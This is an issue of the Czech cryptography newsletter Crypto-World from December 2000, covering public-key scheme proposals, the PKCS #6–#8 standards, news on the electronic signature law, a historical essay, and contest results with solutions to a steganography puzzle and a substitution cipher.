Jedná se vlastně o tři návrhy (EPOC-1, EPOC-2 a EPOC-3) pravděpodobnostních systémů s veřejným klíčem. Schémata se opírají o koncepci prokazatelné bezpečnosti. Kryptografická odolnost schémat (totální zkoušky) je např. při délce klíče 1024 bitů srovnatelná s bezpečností RSA při téže délce klíče.

H4.: PSEC

Návrh podává rovněž Nippon Telegraph and Telephone Corporation (NTT). Autoři: Eiichiro Fujisaki, Tetsutaro Kobayashi, Hikaru Morita, Hiroaki Oguro, Tatsuaki Okamoto, Satomi Okazaki a David Pointcheval.

Konečně prokazatelně bezpečná schémata na bázi eliptických křivek. Jinak se jedná o eliptický analog předešlého návrhu (opět existují tři verze PSEC-1, Psec-2 a PSEC-3, atd.). Koho toto zajímá, nechť si prohlédne tabulku na straně 18 ukazující jednoznačné výhody eliptických kryptosystémů.

H5.: RSA-OAEP

Předkladatelem je ovšem RSA Security Inc. Autory OAEP jsou Mihir Bellare a Philip Rogaway, autory RSA Ronald Rivest, Adi Shamir a Leonard Adleman.

Specifikace OAEP je známá z dokumentu PKCS 1 v.2.0.

Asymetrická schémata pro digitální podpis

I1.: ACE Sign

viz ACE Encrypt.

I2.: ECDSA

viz ECIES

I3.: ESIGN

Předkládá opět Nippon Telegraph and Telephone Corporation (NTT). Autoři: Eiichiro Fujisaki, Tetsutaro Kobayashi, Hikaru Morita, Hiroaki Oguro, Tatsuaki Okamoto a Satomi Okazaki.

ESIGN je prokazatelně bezpečné schéma. Doporučená délka klíče je 1152, autoři však uvádí, že schéma je podstatně rychlejší než RSA či dokonce i eliptické křivky.

I4.: FLASH

Návrh předkládají francouzští kryptologové. Autory jsou Jacques Patarin, Louis Goubin a Nicolas Courtois.

Dle anotace se jedná o rychlé podpisové schéma pro cenově dostupné čipové karty. Schéma má být podstatně rychlejší než RSA avšak použitý veřejný klíč má větší délku – 18 kilobajtů, podpis má délku 296 bitů. Soukromý klíč v délce 2,75 kilobajtů je generován ze seedu v minimální délce 128 bitů.

I5.: QUARTZ

Titíž autoři jako u předešlého návrhu, tj. Jacques Patarin, Louis Goubin a Nicolas Courtois.

Dle anotace je schéma určeno k vytváření velmi krátkých podpisů (128 bitů). Délka veřejného klíče je 71 kilobajtů, soukromý klíč v délce 3 kilobajty je generován ze seedu 128 bitů. Předpokládá se implementace na PC.

I6.: RSA-PSS

RSA Laboratories předkládají schéma RSA-PSS. Autory PSS metody jsou Mihir Bellare a Phillip Rogaway. Schéma je součástí návrhů skupiny P1363.

Jedná se o kombinaci algoritmu RSA s metodou kódování označenou jako pravděpodobnostní podpisové schéma (EMSA-PSS).

I7.: SFLASH

Titíž autoři jako u návrhu algoritmů FLASH a QUARTZ, tj. Jacques Patarin, Louis Goubin a Nicolas Courtois.

Opět se jedná o rychlé podpisové schéma pro cenově dostupné čipové karty. Schéma má být podstatně rychlejší než RSA přitom použitý veřejný klíč má délku – 2,2 kilobajtů, podpis má délku 259 bitů. Soukromý klíč v délce 0,35 kilobajtů je generován ze seedu v minimální délce 128 bitů.

Asymetrická identifikační schémata

J.: GPS

Předkládá France Télécom a La Poste. Autory návrhu jsou Marc Girault, Guillaume Poupard a Jacques Stern.

Jedná se o asymetrické identifikační schéma s nulovým předáním znalostí. Toto schéma kombinuje prokazatelnou bezpečnost založenou na složitosti obecné úlohy diskrétního logaritmu s krátkými klíči, krátkou dobou přenosu a minimálním on-line výpočty. Schéma je určeno k implementacím na cenově dostupných čipových kartách (bez kryptografického procesoru).

K. Testovací metodologie

K1.: Using the general next bit predictor like an evaluation criteria

Autoři pochází ze Španělska: J.C. Hernández, J.M. Sierra, C. Mex-Perera, D. Borrajo, A. Ribagorda a P. Isasi.

Dokument popisuje prediktor dalšího bitu posloupnosti na základě principu samoučícího se stroje.

Shrnutí

Zatím nebyl v historii kryptologie obdobný moment – předložení tak velkého počtu kryptografických primitivů k veřejnému projednání. První dojem také říká, že toto velké množství různorodých návrhů (díky zadání celého konkursu) je odlišné nejen svým zaměřením, ale asi i kvalitou. Některé návrhy jsou hluboce rozpracovány, jiné přináší nové myšlenky, některé však zase budí dojem, že by neškodila přiložená hlubší analýza. Některé sekce také trpí malou konkurencí návrhů. Je to ovšem teprve začátek a je pravděpodobné, že po první etapě projednávání předložených návrhů (spolu s vyřazením některých z nich) se celkový obraz změní.

D. Kryptografie a normy

Ing. Jaroslav Pinkava, CSc. (AEC spol. s r.o./ Norman Czech Republic)

Díl 4.
Normy PKCS (Public-Key Cryptographic Standards) - PKCS #6, PKCS #7, PKCS #8

Úvod

Dnešní část seriálu bude věnována hned třema titulům z řady PKCS. První z nich PKCS #6 je věnován rozšířením (extensions) certifikátů dle X. 509, druhý se zabývá syntaxí kryptografické zprávy (CMS – Cryptographic Message Syntax). Třetí PKCS#8 popisuje syntaxi pro informaci o obsahu soukromého klíče.

PKCS #6

Všem třem normám se budeme věnovat jen velmi krátce. Jejich význam je totiž dnes již spíše jen historický, jsou dnes vlastně překonány a jejich obsah je výrazně podrobněji a moderněji rozpracován v následných normách.

První verze PKCS#6 vznikly v roce 1991, poslední aktualizovaná verze má číslo 1.5 a pochází z roku 1993.

Norma popisuje syntaxi tzv. rozšířených certifikátů. Tím je míněn klasický X.509 certifikát (v jedné z prvních verzí normy X.509) a obsahující navíc množinu atributů. Vše je spolu souhrnně podepsáno vydavatelem certifikátu X.509. Záměrem tohoto postupu bylo tehdy především umožnit zahrnout do certifikátu některé další informace jako je mailová adresa (použití v PEM – Privacy Enhanced Mail).

Uvedené postupy jsou dnes aplikovány samozřejmě ve výrazně širší podobě. Zahrnuje to především samo vydání nových verzí normy X.509 (v letošním roce se objevila zatím poslední z nich – výrazně se zabývá i podobou atributových certifikátů – draft revised ISO/IEC 9594-8). Dále je užitečné v této souvislosti poukázat na drafty a rfc skupiny IETF-pkix:

Internet X.509 Public Key Infrastructure Certificate and CRL Profile (RFC 2459)
- rfc2459.txt
An Internet AttributeCertificate Profile for Authorization - draft-ietf-pkix-ac509prof-04.txt
Internet X.509 Public Key Infrastructure Certificate and CRL Profile –
- draft-ietf-pkix-new-part1-02.txt

Protože se těmto normám budeme věnovat v rámci popisu výsledků práce dané skupiny – je tak možno lépe postihnout některé další souvislosti – obrátíme se na další normu v pořadí s číslem sedm popisované řady PKCS.

PKCS #7

Opět první verze vznikly v roce 1991, poslední aktualizovaná verze má rovněž číslo 1.5 a pochází z roku 1993.

Norma popisuje syntaxi dat, která jsou následně šifrována – příkladem mohou být digitální podpisy a digitální obálky. Je zde povolena rekurze, tj. například jedna obálka může být umístěna v druhé obálce, nebo lze znovupodepisovat již dříve podepsaná data. Jsou povoleny různé atributy (např. časový okamžik podpisu), které lze podepsat spolu se zprávou.

Vzhledem opět k době vzniku normy je zde zvažována především kompatibilita s PEM v tom smyslu, že podepsaná data lze bez dalších kryptografických operací konvertovat na zprávy v podobě PEM (rfc1421-3).

Materiál popisuje v definicích několik tzv. typů, identifikátory objektů a obecnou syntaxi. Syntaxe podporuje celou řadu typů obsahu, jmenovitě následujících šest:

data,
signed data,
enveloped data,
signed-and-enveloped data,
digested data,
encrypted data.

Podrobněji se k těmto definicím vrátíme při popisu současných norem z této oblasti jako je Cryptographic Message Syntax (RFC 2630) zpracovaný skupinou IETF-S/MIME Mail Security a některé doplňující drafty popisující použití konkrétních algoritmů (např. RSA-OAEP) v návaznosti na CMS.

PKCS #8

Norma nese název Private-Key Information Syntax Standard (Syntaxe informace o soukromém klíči) a její první verze se objevila rovněž v roce 1991. Poslední je verze 1.2 z roku 1993.

Norma je velice stručná a v podstatě říká, že informace o soukromém klíči (vzhledem k nějakému kryptografickému algoritmu s veřejným klíčem) obsahuje tento soukromý klíč a určitou množinu atributů. K zašifrování této informace lze použít šifrovací algoritmus založený na použití hesla (např. popsaný v PKCS#5). Smyslem atributů je připravit jednoduchou cestou ustavení určité důvěry užitím informace jako jsou DN (distinguished name) anebo veřejný klíč CA. Seznam takovýchto atributů je pak obsažen např. v PKCS#9.

Tato norma svým způsobem není v současnosti příliš užitečná. K ochraně soukromého klíče se přistupuje dnes celou řadou způsobů. K problematice se vrátíme při popisu PKCS#12.

E. Letem šifrovým světem

1. Úřad pro ochranu osobních údajů (dále jen "Úřad") zveřejnil na adrese http://www.e-podpis.cz tzv. teze k Zákonu č. 227/2000 Sb., o elektronickém podpisu. Teze připravil kolektiv pracovníků Úřadu a odborné pracovní skupiny jmenované předsedou Úřadu RNDr. Karlem Neuwirtem. (jmenovité složení komise je dostupné na adrese http://www.uoou.cz/ep_skupina.html) . Na této adrese "e-podpis" je také otevřena oficiální veřejná diskuse k jednotlivým tezím vyhlášky. Příspěvky v této diskusi Úřad využije ke své další práci nad tezemi vyhlášek.… Úřad nemá v současné době v provozu vlastní server a využil tedy možnosti použít bezplatně, bez smluvních závazků, do doby uvedení funkčního serveru Úřadu do provozu, prostor serveru e-podpis. Teze Úřad podstoupil i jiným serverům, ale oficiální diskuse je vedena jen na tomto serveru. Úřad 4.12.2000 také seznámil s obsahem tezí 25 subjektů, které přislíbily zaslat své písemné vyjádření do 15.12.2000. Na 20.12.2000 se na Úřadě připravuje setkání pracovníků Úřadu, členů odborné skupiny a těchto subjektů. Na tomto setkání se budou hodnotit jednotlivé připomínky k tezím. Jména subjektů (případně jejich písemná stanoviska) Úřad vhodným způsobem zveřejní. Výsledky těchto akcí budou následně během ledna 2001 zapracovány do připravovaných tezí. Termíny jsou opravdu vražedné, ale vycházejí z požadavků, které jsou na Úřad kladeny. Všem, kteří se zapojili nebo zapojí do diskuse touto cestou děkuji. Dnešní příloha - teze vyhlášky a doprovodné prezentace - vám mají umožnit lepší orientaci v této problematice.

2. Schválení zákona o elektronickém podpisu mělo dle odhadu odborníků podpořit rozvíjející se elektronický obchod na Internetu v USA. Skutečnost však je zcela opačná. Oslnivý nástup amerických firem obchodujících po Internetu letos skončil. Dokonce kolem 130 firem muselo ukončit svoji činnost a propustit kolem osmi tisíc zaměstnanců. Z těchto 130 firem se 60% zabývalo přímo elektronickým obchodem a přibližně 20% nabízelo různé servisní služby podnikatelské sféře. http://www.webmergers.com

3. "Bankovní institut vysoká škola a.s." pořádal 7.12.2000 jednodenní seminář s názvem "Elektronický podpis - využití v bankovnictví". Jako lektoři byli pozváni Ing.Jaroslav Pinkava a Mgr.Pavel Vondruška. Seminář se skládal ze sedmi samostatných lekcí. Oba dva lektoři slíbili zveřejnit své prezentace . Mimo sedmdesáti posluchačů semináře se tak s nimi můžete seznámit i vy a stáhnout si je z našeho webu: http://www.mujweb.cz/veda/gcucmp/ sekce BANKA.

4. Hackerům pravděpodobně vyhovují dlouhé zimní večery a předvánoční období. Tak jako loni i letos jsme již mohli zaznamenat řadu "úspěšných" útoků na stránky různých subjektů (KSČM, Ministerstvo vnitra, Český rozhlas). Postižen byl i můj bývalý kolega, kterému někdo přes Internet smazal obsah jednoho z logických disků. Současně byl útočník tak "slušný", že se omluvil a uložil na disk návod jak se podobným útokům bránit. V textu píše, že takto provádí konzultační služby zdarma a současně vede boj proti počítačové globalizaci. Jeho podpis byl Binary Divison Hacker Agency Unlimited Consulting Dastych Group Company.

5. O čem jsme psali před rokem ?
Crypto-World 12/99 http://www.mujweb.cz/veda/gcucmp/casopis/crypto12_99.html
A.Microsoft nás zbavil další iluze! (P.Vondruška)
B.Matematické principy informační bezpečnosti (Dr. J. Souček)
C.Pod stromeček nové síťové karty (P.Vondruška)
D.Konec filatelie (J.Němejc)
E.Y2K (Problém roku 2000) (P.Vondruška)
F.Patálie se systémem Mickeysoft fritéza CE (Cyberspace.cz)

Crypto-World

Informační sešit GCUCMP

Ročník 2, číslo V/2000 20.prosince 2000

Vánoce/2000

Připravil : Mgr.Pavel Vondruška,
člen GCUCMP, BITIS, IACR, ISACA.

Sešit je rozesílán registrovaným čtenářům.
Starší sešity jsou dostupné na adresách
http://www.mujweb.cz/veda/gcucmp/
+ http://cryptoworld.certifikuj.cz
(>230 e-mail výtisků)

OBSAH : **Str.**

A. Vánoční rozjímání nad jistými historickými analogiemi Zákona o elektronickém podpisu a zákony přijatými před sto a před tisícem let.

(Mgr. Pavel Vondruška, ÚOOÚ)

Vážení čtenáři,

dovolte mi, abych vám popřál klidné prožití vánočních svátků, bohatého Ježíška, v novém roce 2001 hodně zdraví, štěstí a pracovních úspěchů!

Pro dobu vánočního rozjímání jsem vám připravil dva malé příběhy z dob dávných a minulých, ale současně velice aktuálních. Myslím, že doba vánoc je to správné období se zamyslet nad našim pachtěním se a nad tím jaké stopy po sobě na této zemi můžeme zanechat.

Nashledanou v roce 2001 !
Pavel Vondruška

Proces vyhlášení a přijetí zákona (nejedná se o vyhlášení a přijetí Zákona o elektronickém podpisu)

Roku 1073 (našeho letopočtu) seldžucký sultán Džamál ad-Dín Malikšáh se na své návštěvě observatoře v Isfáhánu dozvěděl, že stávající kalendář je nevyhovující, neboť dochází již k nepřesnosti několika dnů mezi rokem astronomickým a "skutečným". V důsledku toho, že jaro přichází o tyto dny později. Seldžucký sultán ihned vyhlásil reformu kalendáře, která bude platná od roku 1074. Lidu bylo ohlášeno, že v důsledku nového, přesného kalendáře, který jejich panovník nařídil zavést, se zkrátí zima a jaro začne dříve. Nadále, že bude dosaženo souladu a věčné harmonie mezi stavem božským - rokem astronomickým - a stavem lidským - tím, co se děje v souladu s božím principem na zemi. Ihned začali veliké oslavy v Samarkandu, Buchaře, Mervě, Ishafánu a Rajji. Oslavy trvaly několik dní a sultán nechal rozdávat obilí a pro obveselení lidu nechal pověsit všechny zločince, kteří byly ve věznicích. Omar Chajjám (Abu ´l-Fath ´Umar Ibn Ibrahím al-Chajjám), který byl vedoucí observatoře v Ishafánu, byl za své zásluhy povýšen do hodnosti *nedína* (spolustolovníka), jehož hlavní povinností bylo popíjet s panovníkem víno. Poznamenejme, že pití vína islám zakazuje, ovšem jak je vidět jsou možné jisté výjimky. Problém nastal až na jaře roku 1074, kdy tehdejší dlouhá zima nechtěla polevit. Astronomové z Ishafánu byli pozváni na slyšení k seldžuckému panovníkovi, kde se odvážili sultánovi sdělit, že nestačí vyhlásit soulad astronomického a skutečného času, ale je potřebné připravit příslušné převodové tabulky k opravě kalendáře. Seldžucký sultán poté jmenoval osmičlennou komisi a pověřil ji vypracováním těchto tabulek. Dal jim na to čas jednoho měsíce. Komise vytvořila tabulky známé jako Zídž-i Melikšáhí (na počest sultána). Hodnocení tohoto kalendáře jsou rozdílná, obecně se však vyzdvihuje jejich veliká přesnost - k chybě jednoho dne mělo dojít až za 3770 let.

Dodržování přesné dikce nařízení

(nejedná se o problém s dodržováním dikce paragrafu 11 Zákona o elektronickém podpisu v oblasti veřejné moci)

Od 1.ledna roku 1876 byly povinně zavedeny metrické míry a váhy v Rakousku - Uhersku. Bylo tak učiněno zákonem z 23.července 1871 (s menšími úpravami platil až do roku 1962 !!!). Dikce zákona je neúprosná - říká, že dnem platnosti zákona není povoleno ve škole, vědě, obchodě, úřadech a jinde používat jiné míry a váhy než metrické, které jsou v příloze s převody příslušnými uvedeny a to ani písmem ani slovem.

Nezbylo než si na nové míry zvykat. Jan Neruda ve svých fejetonech poukázal na nesmyslnost doslovného chápání příslušného nařízení. Dovoluji si ocitovat z jeho fejetonů otištěných 17.10.1875 a 31.12.1875 .

Předávám slovo Janu Nerudovi

Ach, to bude obrat od Nového roku! … Např. je potřeba vydat nový překlad Krále Leara od Shakespeara. Král Lear říká v 4.aktu, 6.scéně :

"Ba, každým coulem král - "

a bude musit od Nového roku neuprositelně říkat : Ba, každými 2 centimetry a 6.34008 milimetru král"--

…

Židák Shylock se posud v aktu 4.scéně 1. vždycky ušklíbal :

"Aj, ptáte se, proč raději libru mršiny chci, nežli tisíce dukátů ?"

a bude muset od Nového roku ušklíbat :

"Aj, ptáte se, proč raději 0,56006 kilogramu mršiny chci, nežli tisíce dukátů ?"

……..

…Varující matka nesmí více pozdvihnout na synáčka prst a říci hlasem dojímajícím : "Počkej jen, až budu šest stop pod zemí, špendlíčkem bys atd." nýbrž : "Počkej jen, až budu 1.896484 metru pod zemí .."

… Dnes je Zbraslav ještě zrovna míli vzdálena od Prahy, po Novém ruce už nebude, pak musí dle zákona být 0.7585936 myriametru…

Nebohé naše národní písně ! - teď si na ně vzpomínám!

Šel jsem včera do hospody,
v patách za mnou běžela,
jen jsem si dal holbu piva
už se do mne pustila.-

nebo:

Vždyť my mlčíme,
když kávu pijou,
z hrnců mázových
do sebe lijou.-

Bojím se, že 0.707362 litru a 1.414724 litru nepůjde pranijak do noty.

B. Soutěž - konečný stav

Naše soutěž proběhla ve čtyřech kolech. V sešitech 9/2000 až 12/2000 jsme postupně uveřejnili po jedné soutěžní úloze a současně uvedli doprovodný text k příslušné úloze. Řešitelé úloh I. až IV., kteří zaslali správné řešení do vyhlášeného data, byli slosováni a dva takto vybraní získali cenu kola (certifikát k datům pro vytváření elektronického podpisu u poskytovatele certifikačních služeb I.CA resp. AEC).

Úplným závěrem soutěže pak bylo losování, které proběhlo 21.12.2000. Z řešitelů, kteří vyřešili všechny čtyři vyhlášené úlohy, byl vylosován absolutní vítěz, který získal hlavní cenu - registraci domény a provoz virtuálního serveru modelu LITE na dobu jednoho roku.

Konečný stav

Pseudonym	I.kolo datum /bodů	II.kolo datum /bodů	III.kolo datum/bodů	IV.kolo datum/bodů	CELKEM
Josef M.	12.9 /10 ☒		23.11/10		20
Mirek Š.	12.9 /10	17.10/10	17.11/10	12.12/10	**40**
Petr T.	12.9 /10	18.10/10			20
Bohumír Š.	12.9 /10	18.10/10	22.11/10		30
Martin K.	12.9 /10				10
František K.	12.9 /10				10
Tomáš V.	13.9 /10 ⏥	31.10/10	26.11/10		30
Jan J.	13.9 /10	17.10/10	19.11/10	12.12/10 ⏥	**40**
Josef D.	18.9 /10				10
Honza K.	18.9 /10				10
Vašek V.	2.10/10		22.11/10 ⏥		20
Michal B.	4.10/10	18.10/10 ⏥	20.11/10	14.12/10 **!**	**40**
Láďa R.	4.10/10	24.10/10 ☒	24.11/10		30
Martin V.	18.10/10				10
Karel Š.		24.10/10	29.11/10	19.12/10 ☒	30
Ivan L.		19.10/10	17.11/10		20
František P.	29.11/10	23.11/10	18.11/10 ☒	11.12/10	**40**

Legenda : cena kola - certifikát u AEC ⏥
cena kola - certifikát u PVT ☒

Vítězové IV.kola :
Karel Š.
Jan J.

Celkový vítěz :
Michal B.
Blahopřeji !

C. ÚLOHA č.1 - Steganografie

a) Zadání úlohy (Crypto-World 9/2000)

Úkolem je sestavit ukrytý text, o němž víte, že je rozdělen do 5-ti částí, každá část obsahuje 5 znaků, každá část je zamaskována nebo přímo ukryta v nějaké části www stránky GCUCMP (http://www.mujweb.cz/veda/gcucmp ; pozor - nikoliv na URL http://cryptoworld.certifikuj.cz) . Získané části je potřeba poskládat ve správném pořadí a tuto zprávu zaslat co nejdříve na adresu vyhlašovatele soutěže. Úloha je jednodušší proti originální úloze v tom, že mé stránky jsou nesrovnatelně menší a přehlednější než www stránka GCHQ. Je zde však použita stejná "finta", která pravděpodobně zapříčinila to, že během dvou týdnů originální úlohu GCHQ vyřešilo jen 14 uchazečů.

b) Počet správných řešitelů

15

c) Hledaný text:

TRPEL IVOST PRINA SIRUZ E!XXX
(Trpělivost přináší růže! XXX)

d) několik poznámek k řešení úlohy


Text uložen bez interpunkce a mezer po pěticích takto :

TRPEL IVOST PRINA SIRUZ E!XXX

Uložení jednotlivých pětic jsme zaevidovali tak, jak byli uloženy v době vyhlášení soutěže. Postupně byli příslušné stránky rozšiřovány a současné pohledy na příslušná místa se mohou nepatrně lišit.


1) TRPEL

První pětice hledaného textu je uložena v sekci: "Pavel Vondruška "
http://www.mujweb.cz/veda/gcucmp/osobní/osobní.html
Slovo TRPEL schováno v titulu stránky (horní lišta).



2) IVOST

Druhá pětice hledaného textu je uložena v sekci: "Přehled vybraných českých zdrojů z kryptologie - linky"
http://www.mujweb.cz/veda/gcucmp/zdroje/zdroje.html
Slovo IVOST schováno ve zdrojovém textu této stránky.
Na jeho existenci měly upozornit "drobné chyby" , které se zobrazovaly v prohlížeči v místě, kde v příslušné části zdrojového textu je slovo ukryto. Ve zdrojovém kódu pak slovo (<-- soutez!!!)




!DOCTYPE HTML PUBLIC "-//W3C//DTD HTML 4.0 Transitional//EN">
<!-- saved from url=(0051)http://www.mujweb.cz/veda/gcucmp/zdroje/zdroje.html -->
<HTML><HEAD><TITLE>Přehled některých českých zdrojů - téma : kryptologie</TITLE>
<META content="text/html; charset=windows-1250" http-equiv=Content-Type>
<BODY bgColor=#ccffff link=#0000ff vLink=#800080><B></B></FONT><A
href="http://www.mujweb.cz/veda/gcucmp/**IVOST**%20(<--soutez!!!)"><B><FONT
face="Courier New"></FONT><FONT size=2>
<P> </P></FONT><B><FONT face="Times New Roman" size=5>
<P align=justify>Přehled některých českých zdrojů - téma :
kryptologie</P></FONT>

Tato pětice byla nejdokonaleji uschována. Způsob tohoto ukrytí byl použit i v úloze GCHQ.

3) PRINA


Třetí pětice je uložena přímo na domovské stránce http://www.mujweb.cz/veda/index.html
Slovo PRINA uloženo malým písmem na poslední řádce stránky pod pohyblivým obrázkem klíče.



4) SIRUZ

Čtvrtá pětice je uložena v sekci: "Přihláška k odběru sešitu Crypto-World, připomínky, dotazy, soutěž"
http://www.mujweb.cz/veda/gcucmp/dotaz/dotaz.html

Slovo SIRUZ je schováno v části "Linky, na které chci upozornit" .
Objevilo se při pokusu vyvolat stránku s názvem SOUTĚŽ (toto slovo jej mělo pomoci najít).



5) E!XXX

Poslední pětice je uložena v části: "Crypto-World 2000/2001, II.ročník"
http://www.mujweb.cz/veda/gcucmp/casop3/index.html

Slovo E!XXX je přidáno ke Copyrightu této stránky.

Všem 15-ti úspěšným řešitelům této úlohy blahopřeji !

D. ÚLOHA č.2 - Jednoduchá záměna

a) Zadání úlohy (Crypto-World 10/2000+ www stránka)

SIFROVY TEXT - SOUTĚŽNÍ ÚLOHA číslo 2:

JEDNODUCHA ZAMENA, CESTINA, BEZ MEZER, MEZINARODNI ABECEDA 26 ZNAKU (A-Z)
SIFROVY TEXT

```
UFTAL OTCSF CILDO TGLUL JHSFN PZIHF NBGZU FTALP ZRZOB NCHSF NQBZA ZFZGX
ZWOZG OLPZX AHBHU FTALP ZXIHJ OTWZJ HFAZD NDTOS BZLFN WCHPR ZPHCI TUXHI
ZCITD ZSAWT BCHSF NDNFT ALPZG ZGZPZ WZIZD NQAHS WZOTP TCOZJ RZHWT UBTPZ
HJOZW TUBHB LHJUB ALOTP ZWLUB TOLXL JZOZI LADLP TCPNG SGDNU ZOLOL ULQIT
DHUBX IHJOT WZDHJ HSRZG OLPQH SGZXI HJOTW ZRZXA ZUBLA ILOZD CHJOL QZUFZ
ASXAT AHGQI LJONW CXAHW ZUZWC PHCHS DGOTQ LBTOZ FZGXZ WOZIL BQNRL QHOLX
ARZJO ZSATO BLQUZ PHCHS UBLBT BGDRZ JIZCH SFNJA SCHBO ZRZJH DLBNP TDNRP
SBZXI HJOTW ZSQIL JLPZJ HHBZD AZONW CJNWC LRTWT WCHFL ISOZF HBDSG LDAZO
NWCOZ XAHXS UBONW CHFLI ZWCUZ XIHJO TWZBG DGLXL ATGDI LUBZO ZDCHJ OZRZS
IHGZO TDXHI NZBNI ZOHDN WCULW WTWCO ZRDCH JOZRU TPTHF LINGS UBLDL RTBAL
JTWOZ XIZBZ OZQHU TWQNO ZRXHG JZRTJ ASCNJ ZOXHU FZASP LRTFN BCHSF NGXAL
WHDLO NEEEE
```

b) Počet správných řešitelů

10

c) Řešení

PŘEVODOVÉ TABULKY

```
Pro zašifrování
ABCDE FGHIJ KLMNO PQRST UVWXY Z
LFWJZ KVCTR QIPOH XYAUB SDMEN G

Pro odšifrování
ABCDE FGHIJ KLMNO PQRST UVWXY Z
RTHVX BZOLD FAWYN MKJUI SGCPQ E

******************************

OTEVŘENÝ TEXT ROZPIS DO SKUPIN PO 5
SBIRA NIHUB HLAVN IZASA DOUBY MELOB YTZES BIRAM EJENT YHOUB YKTER EBEZP
ECNEZ NAMEP ROTOS BIRAM EPLOD NICED OBREV YVINU TEABY CHOMJ EMOHL ISPOL
EHLIV EURCI THOUB YVYBI RAMEZ EZEME CELEV YKROU CENIM IHNED JEOCI STIME
ODNEC ISTOT AODST RANIM ECAST INAPA DENEL ARVAM IHMYZ UZVYS ENANA SAKLI
VOSTP LODNI CEVOD OUJEZ NAMKO UZEPL ODNIC EJEPR ESTAR LANEV HODNA KESBE
RUPRI ROZKL ADNYC HPROC ESECH MOHOU VZNIK ATINE BEZPE CNELA TKYJA KONAP
RJEDN EURIN TAKSE MOHOU STATI TZVJE DLEHO UBYDR UHOTN EJEDO VATYM IVYJM
UTEPL ODNIC EUKLA DAMED OOTEV RENYC HDYCH AJICI CHOBA LUNEB OTVUZ AVREN
YCHNE PROPU STNYC HOBAL ECHSE PLODN ICETZ VZAPA RIZVL ASTEN EVHOD NEJEU
LOZEN IVPOL YETYL ENOVY CHSAC CICHN EJVHO DNEJS IMIOB ALYZU STAVA JITRA
DICNE PLETE NEKOS ICKYN EJPOZ DEJID RUHYD ENPOS BERUM AJIBY THOUB YZPRA
COVAN YXXXX

Délka textu : 670
```

OTEVŘENÝ TEXT :

